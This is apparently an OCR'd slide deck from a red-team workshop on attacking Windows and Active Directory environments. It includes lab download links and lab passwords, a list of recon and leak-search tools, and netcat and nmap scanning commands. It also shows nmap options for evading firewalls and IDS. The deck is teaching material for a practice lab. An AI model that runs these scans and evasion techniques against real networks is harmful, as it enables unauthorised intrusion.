HACKING CORP. ENVIRONMENTS

"PWN LIKE A MDFK ft. RED TEAM VIEW"

j. moreno aka. jomoza

$ whoami

- Pepe Moreno aka. “JoMoZa”
- Admin at. @bitupalicante
- “Hacker” 4 Root52 in S2G
- Speaker in: EuskalHack, JASYP, H&B..
- Communities: BitUP Alicante, LIMPIEZAS S.L., Cybex, …

https://discord.gg/Z9bqpYRtyf

Twitter. @j0moz4 / Discord. jomoza#5053

Mail: jomoza@memeware.net

Web. https://loveisinthe.net

https://bitupalicante.com

“PWN LIKE A MDFK ft. RED TEAM VIEW”

Day One: Starting booting.

WELCOME “PWN LIKE A MDFK ft. RED TEAM VIEW”

- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.

WELCOME “PWN LIKE A MDFK ft. RED TEAM VIEW”

- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.
- Active Directory Pentesting
  - Basic A.D. hacking
  - Certificates and tokens

WELCOME “PWN LIKE A MDFK ft. RED TEAM VIEW”

- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.
- Active Directory Pentesting
  - Basic A.D. hacking
  - Certificates and tokens
- Red Teaming methods
  - OPSec (Ofuscat, Spoofs,...)


WELCOME “PWN LIKE A MDFK ft. RED TEAM VIEW”

- Windows envs hacking methods.
  - Hacking Windows network
  - Hacking leaks
  - LPE & Persistence.
- Active Directory Pentesting
  - Basic A.D. hacking
  - Certificates and tokens
- Red Teaming methods
  - OPSec (Ofuscat, Spoofs,...)
- APTs introduction
  - Malware basics
  - C2 Uses

INTRODUCTION : CERTIFICAME ESTA

Security Certification Progression Chart 7.0 | (ISC)² CBK Security Domain Alignment

More info @ www.pauljerimy.com/security-certification-roadmap | 356 certs listed | October 2020



INTRODUCTION : CERTIFICAME ESTA

INTRODUCTION : CERTIFICAME ESTA

INTRODUCTION : CERTIFICAME ESTA

INTRODUCTION : MODO PROFE ACTIVADO

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.
- Cualquier forma alternativa es bien.

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada (o si)

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada (o si)

¡¡PREMIOS!!

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada (o si)

¡¡PREMIOS!!

Ofertas de trabajo.

INTRODUCTION : MODO PROFE ACTIVADO

INFORME DE METODOLOGÍA TÉCNICA.

- Que has hecho y como.
- Cualquier forma alternativa es bien.
- Puedes jugar en “modo fácil” no pasa nada (o si)

¡¡PREMIOS!!

Ofertas de trabajo.

OUR WAR GAME

Introduction:

OUR WAR GAME

Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT https://www.youtube.com/@ATTL4S

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

OUR WAR GAME

Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT https://www.youtube.com/@ATTL4S

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

Extra: https://discord.gg/Evck8SHwAb

OUR WAR GAME

Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT https://www.youtube.com/@ATTL4S

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

Extra: https://discord.gg/Evck8SHwAb

FALTAS! :: Bloodhount, MSSQL, SetImpersonatePrivilage, ACL, Metasploit, RECON&OSINT, Phishing, WIFI...

OUR WAR GAME

Introduction:

→ Active Directory knowledge

Basic A.D. Labs (THM)

→ ATTL4S CONTENT https://www.youtube.com/@ATTL4S

→ Youtube, Tutorials, Bounties... Twitter, Mastodon,

Extra: https://discord.gg/Evck8SHwAb

FALTAS! :: Bloodhount, MSSQL, SetImpersonatePrivilage, ACL, Metasploit, RECON&OSINT, Phishing, WIFI...

Try Hack Me Free Labs + TALKS

OUR WAR GAME

- TryHackMe
- 

BLEACH.local

OUR WAR GAME

- TryHackMe
- 

BLEACH.local

INFORMACION DESCARGA LABORATORIO:

OUR WAR GAME

- TryHackMe
- 

BLEACH.local

INFORMACION DESCARGA LABORATORIO:

- MAQUINA WINDOWS SERVER 2012 PRINCIPAL-BLEACH:
https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu_OjYK56tna9STLFNoIpi_C12Kh9OVzc

- MAQUINA WINDOWS CLIENTE DESKTOP-O5N3UTI:
https://loveisinthe.net/BLEACH.local-LAB/Client-Machine/WindoleiaF2023-10%20AD.ova

OUR WAR GAME

- TryHackMe
- 

BLEACH.local

INFORMACION DESCARGA LABORATORIO:

- MAQUINA WINDOWS SERVER 2012 PRINCIPAL-BLEACH:
https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu_OjYK56tna9STLFNoIpi_C12Kh9OVzc

- MAQUINA WINDOWS CLIENTE DESKTOP-O5N3UTI:
https://loveisinthe.net/BLEACH.local-LAB/Client-Machine/WindoleiaF2023-10%20AD.ova

KALI LINUX: https://www.kali.org/get-kali/

OUR WAR GAME

- TryHackMe
-  BLEACH.local

INFORMACION DESCARGA LABORATORIO:

- MAQUINA WINDOWS SERVER 2012 PRINCIPAL-BLEACH:
https://mega.nz/file/kVEiTQLb#aYQLLNcmAnBu_OjYK56tna9STLFNoIpi_C12Kh9OVzc

- MAQUINA WINDOWS CLIENTE DESKTOP-O5N3UTI:
https://loveisinthe.net/BLEACH.local-LAB/Client-Machine/WindoleiaF2023-10%20AD.ova

KALI LINUX: https://www.kali.org/get-kali/

RECURSOS PARA EL LABORATORIO:
→ BLEACH.local@Administrador:Hack1T995 (!)
→ BLEACH.local@jquerito:Contrasena1234 (!)


BLEACH
ブリーチ
Hac ker
Zone

OUR WAR GAME

◇ # FIRST ACCESS

OUR WAR GAME

- # FIRST ACCESS: (MITM NETTWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- # REMOTE ACCESS & INFORMATION GATHERING

OUR WAR GAME

- # FIRST ACCESS: (MITM NETTWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- # REMOTE ACCESS & INFORMATION GATHERING
- A FIRST BYPASS
- PRIVESC

OUR WAR GAME

- # FIRST ACCESS: (MITM NETTWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- # REMOTE ACCESS & INFORMATION GATHERING
- A FIRST BYPASS: AMSI & DEFENDER
- PRIVESC, PERSISTENCIE, “MALWARE” DEV (+THM)
- KERBEROASTING

OUR WAR GAME

- # FIRST ACCESS: (MITM NETTWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- # REMOTE ACCESS & INFORMATION GATHERING
- A FIRST BYPASS: AMSI & DEFENDER
- PRIVESC, PERSISTENCIE, “MALWARE” DEV (+THM)
- KERBEROASTING
- PASS-THE-HASH

- TICKETS

OUR WAR GAME

- # FIRST ACCESS: (MITM NETTWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- # REMOTE ACCESS & INFORMATION GATHERING
- A FIRST BYPASS: AMSI & DEFENDER
- PRIVESC, PERSISTENCIE, “MALWARE” DEV (+THM)
- KERBEROASTING
- PASS-THE-HASH
- MISSCONFIGs AND ABUSINGS (+THM)
- TICKETS KERBEROS
  - DC-SYNC

OUR WAR GAME

- # FIRST ACCESS: (MITM NETTWORK ATTACK)
  - ABUSING CREDENTIAL - ENUMERATION (+THM)
- # REMOTE ACCESS & INFORMATION GATHERING
- A FIRST BYPASS: AMSI & DEFENDER
- PRIVESC, PERSISTENCIE, “MALWARE” DEV (+THM)
- KERBEROASTING
- PASS-THE-HASH
- MISSCONFIGs AND ABUSINGS (+THM)
- TICKETS KERBEROS
  - DC-SYNC
- RANSOM IT!


OH!MYRECON

BLEACH.local : RECON

MAGIC RECON


recon FTW

Nessus vulnerability scanner

acunetix

scanner INVRLBR codename: Picardo

AWHW WEBHACKERSWEAPONS



iNet Network Scanner Mac Edition

Windows Exploit Suggester
TOOL TO DETECT POTENTIAL MISSING PATCHES & FIND EXPLOITS

DNS Spy

DEHASHED

POWERSPLOIT

SHODAN


Censys

FOFA

MASSCAN

netcat


CLOUDFLARE
CLOUDFLARE
EVERYWHERE
makeameme.org


CURL
CURL
imgflip.com

BLEACH.local : INTEL

DEHASHED

SHODAN

FOFA

OPEN SOURCE INTELLIGENCE

OFFENSIVE OSINT

https://yacy.net/

Alternative Search Engine:
https://yandex.com/
https://www.qwant.com/
https://www.startpage.com/

- **Tu shodan en local! Y con P2P!**

  - **Checkers…** https://github.com/4w4k3/KnockMail
  - **Enumerations…** https://github.com/gremwell/o365enum


BLEACH.local : OSINT

- OHMYLEAKS!

mail harvester	https://github.com/maldevel/EmailHarvester	
DEHASHED	https://github.com/sm00v/Dehashed	
udork	https://github.com/m3n0sd0n4ld/uDork	
exiftool	https://github.com/exiftool/exiftool	
SHODAN/FOFA	https://github.com/fofapro/fofa_view	无数据
RESOLVERS	..., https://github.com/m0rtem/CloudFail	
	https://github.com/codingo/VHostScan	

BLEACH.local : NETWORK RECON

- **netcat -v -z -n -w 1 192.168.1.254 1-1023**
- **remote: nmap** (https://github.com/leonjza/awesome-nmap-grep)
- **local: netdiscover** (https://github.com/netdiscover-scanner/netdiscover)



```
28 Captured ARP Req/Rep packets, from 23 hosts.   Total size: 1680
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.21.0.53     00:12:d9:ed:d8:3c      1      60  Cisco Systems, Inc
10.10.22.244    00:21:70:32:57:a7      3     180  Dell Inc.
10.10.0.79      00:1a:4b:2f:81:20      2     120  Hewlett Packard
10.10.0.1       cc:16:7e:04:23:e1      1      60  Cisco Systems, Inc
10.10.0.10      00:24:e8:32:c3:b8      1      60  Dell Inc.
10.10.0.50      00:14:38:d8:79:60      1      60  Hewlett Packard Enterprise
10.10.0.52      00:01:e6:39:91:10      1      60  Hewlett Packard
10.10.0.53      00:00:aa:f9:aa:e5      2     120  XEROX CORPORATION
```

INTRODUCTION : I’m not Strobe

NMAP

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

HACKER

What my friends think I do

What my Mom thinks I do

What society thinks I do

What the government thinks I do

What I think I do

```
felix/#nmap -A -T4 scanme.nmap.org

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2004-10-26 11:31 PDT
Interesting ports on scanme.nmap.org (205.217.153.55):
(The 1658 ports scanned but not shown below are in state: filtered)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 3.1p1 (protocol 1.99)
25/tcp  open   smtp    qmail smtpd
53/tcp  open   domain  ISC Bind 9.2.1
80/tcp  open   http    Apache httpd 2.0.39 ((Unix) mod_perl/1.99_07-dev Perl/v5.
6.1)
113/tcp closed auth
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.4.20
Uptime 196.551 days (since Mon Apr 12 22:18:53 2004)

Nmap run completed -- 1 IP address (1 host up) scanned in 27.003 seconds
felix/#
```

What I actually do

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/

EVADDING FIREWALLS/ IDS...

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/

EVADDING FIREWALLS/ IDS...

- Proxying: nmap -sS -Pn --proxies Proxy_Url -F target.foo

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/

EVADDING FIREWALLS/ IDS...

- Proxying: nmap -sS -Pn --proxies Proxy_Url -F target.foo
- IP Spoofing: nmap -sS -Pn -F target.foo

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : TRY HACK ME

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/

EVADDING FIREWALLS/ IDS...

- Proxying: nmap -sS -Pn --proxies Proxy_Url -F target.foo
- IP Spoofing: nmap -sS -Pn -F target.foo
  - Nmap lets you spoof your MAC address using --spoof-mac <Mac_Address>.

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

INTRODUCTION : I’m not Strobe

NMAP → -sP, -PN, -sV, -sC, -iL, -oA

SCRIPTS: https://github.com/emadshanab/Nmap-NSE-scripts-collection https://nmap.org/nsedoc/scripts/


EVADDING FIREWALLS/ IDS...

- Proxying: nmap -sS -Pn --proxies Proxy_Url -F target.foo
- IP Spoofing: nmap -sS -Pn -F target.foo
  - Nmap lets you spoof your MAC address using --spoof-mac <Mac_Address>.
- Fragment your packet with 16 bytes: nmap -sS -Pn -ff -F target.foo

https://www.vicarius.io/blog/advanced-nmap-uses-part-3-firewall-evasion

BLEACH.local : NETWORK RECON

- https://documentation.sailpoint.com/connectors/iqservice/help/integrating_iqservice_admin/ports_used_with_ad.html
- https://book.hacktricks.xyz/generic-methodologies-and-resources/external-recon-methodology




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 10.0.9.4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-02 16:35 EDT
Nmap scan report for 10.0.9.4
Host is up (0.00059s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
80/tcp    open  http         Microsoft IIS httpd 8.5
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: 403 - Prohibido: acceso denegado.
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-04-02 20:35:47Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
```

INTRODUCTION : SCAN BY PROTOCOLS

#NBT discovery : nbtscan -r 192.168.0.1/24 #Search in Domain

This is a command-line tool that scans for open NETBIOS nameservers on a local or remote TCP/IP network

https://book.hacktricks.xyz/generic-methodologies-and-resources/pentesting-network

INTRODUCTION : SCAN BY PROTOCOLS

